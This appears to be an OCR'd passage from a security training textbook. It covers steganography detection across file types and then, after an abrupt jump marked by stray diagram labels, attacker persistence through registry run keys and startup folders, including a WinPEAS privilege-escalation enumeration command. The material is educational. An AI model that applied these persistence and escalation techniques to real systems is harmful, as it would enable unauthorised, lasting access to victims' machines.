
  The chi-square method is based on probability analysis to test whether a given stego-object and the original data are the same or not. If the difference between both is nearly zero, then no data are embedded; otherwise, the stego-object includes embedded data inside.

- **Distinguishing statistical attack**

  In the distinguishing statistical method, the steganalyst or attacker analyzes the embedded algorithm used to detect distinguishing statistical changes, along with the length of the embedded data.

- **Blind classifier attack**

  In the blind classifier method, a blind detector is fed with the original or unmodified data to learn the appearance of the original data from multiple perspectives. The output of the blind detector is used to train the classifier to detect differences between the stego-object and original data.



Detecting Steganography (Text, Image, Audio, and Video Files)

Text File	For text files, the alterations are made to the **character positions** to hide the data The alterations are detected by looking for **text patterns** or disturbances, language used, and an unusual amount of blank spaces
Image File	The hidden data in an image can be detected by **determining changes** in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data The **statistical analysis** method is used for image scanning
Audio File	The statistical analysis method can be used for detecting audio steganography as it involves **LSB modifications** The **inaudible frequencies** can be scanned for hidden information Any **odd distortions and patterns** show the existence of the secret data
Video File	Detection of the secret data in video files includes a **combination of methods** used in image and audio files

Detecting Steganography (Text, Image, Audio, and Video Files)

Steganography is the art of hiding either confidential or sensitive information within a cover medium. In this method, the unused bits of data in computer files such as graphics, digital images, text, and HTML, help in hiding sensitive information from unauthorized users. Detection of the hidden data involves different approaches depending on the file type used.

The following file types require specific methods to detect hidden messages.

- **Text File**

  For text files, alterations are made to the character positions to hide the data. One can detect these alterations by looking for text patterns or disturbances, the language used, line height, or an unusual number of blank spaces. A simple word processor can sometimes reveal text steganography as it displays the spaces, tabs, and other characters that distort the text's presentation during text steganography.

  Text steganography can be detected by taking a closer look at the following aspects:

  - Unusual patterns in the stego-object
  - Appended extra spaces and invisible characters

- **Image File**

  The information hidden in an image can be detected by determining changes in size, file format, last modified, last modified timestamp, and color palette of the file.

  The following points can help you in detecting image steganography:

  - Several display distortions in images

- Sometimes images may become grossly degraded
- Detection of anomalies through evaluating too many original images and stego-images concerning color composition, luminance, pixel relationships, etc.
- Exaggerated “noise”

Statistical analysis methods help to scan an image for steganography. Whenever you insert a secret message into an image, LSBs are no longer random. With encrypted data that has high entropy, the LSB of the cover will not contain information about the original and is more or less random. By using statistical analysis on the LSB, you can identify the difference between random values and real values.


- **Audio File**

  Audio steganography is a process of embedding confidential information such as private documents and files in digital sound. Statistical analysis methods can be used to detect audio steganography as it involves LSB modifications. The inaudible frequencies can be scanned for hidden information. The odd distortions and patterns show the existence of secret data.

- **Video File**

  Detection of secret data in video files includes a combination of the methods used in image and audio files. Special code signs and gestures help in detecting secret data.

Both audio and video steganography are quite difficult to detect, compared to other types such as image and document. Moreover, it is extremely hard to detect good steganography of any type. However, careful analysis of audio and video signals for hidden information may increase chances of detecting it correctly.



Steganography Detection Tools

zsteg | zsteg tool is used to **detect stegano-hidden data** in PNG and BMP image files


Attacker
2
Develops a malicious deliverable
Malicious Deliverable
3
Injects the malicious file
Legitimate User

Establishing Persistence

Attackers create persistence by executing malicious code on the target device by tricking the victim into accessing a malware-loaded file or downloading a malicious program. The persistence enables attackers to infect different components of the system continuously and to remain undetected against any defensive solutions. Once persistence is successfully established, a backdoor channel is created for the attackers, through which they can perform malicious activities as the malware replicates itself even if the target system reboots. This section describes various techniques used by attackers to maintain persistence on the target system or network.

Maintaining Persistence by Abusing Boot or Logon Autostart Executions

Attackers take advantage of the system boot or logon autostart programs for escalating privileges and performing persistent attacks by applying custom configuration settings on the compromised machine. This technique allows attackers to automatically run a program at the time of system boot or logon. Consequently, attackers can gain elevated privileges or maintain persistence on the compromised system. OSes include a few mechanisms that auto-execute programs located within some specific directories during account logon or system boot. These programs may also refer to the repositories that store information regarding configurations such as Windows registries.



Finds a service with all permissions
1
Windows Service
Service Link
Signs into the account

Legitimate User
5
Establishes a reverse connection
Attacker
2
Develops a malicious deliverable
Malicious Deliverable
3
Injects the malicious file

Figure 6.178: Depiction of privilege escalation by abusing boot or autostart execution

Given below are the two methods for abusing boot or logon autostart execution.

- **Executing Logon Autostart: Registry Run Keys**

  Attackers can conduct persistence attacks or privilege escalation if they identify a service with all the necessary permissions that is connected with the registry key. When any authorized user attempts to log in, the service link associated with the registry runs automatically.

  - **Enumerating Assign Permissions Using WinPEAS**

    Attackers can use the WinPEAS script to search for the possible paths that can be leveraged to perform privilege escalation within Windows. They can find permissions by executing the following command:

    ```
    winPEASx64.exe quiet applicationinfo
    ```

    The above command allows attackers to enumerate all permissions that are designated for a valid user against a particular service.

- **Executing Logon Autostart: Startup Folder**

  Attackers can also inject malicious applications in the startup folder that run automatically when a user attempts to sign into their account. Attackers perform privilege escalation by manipulating the startup folder locations.

  - **Abusing Startup Folder Using `icacls`**

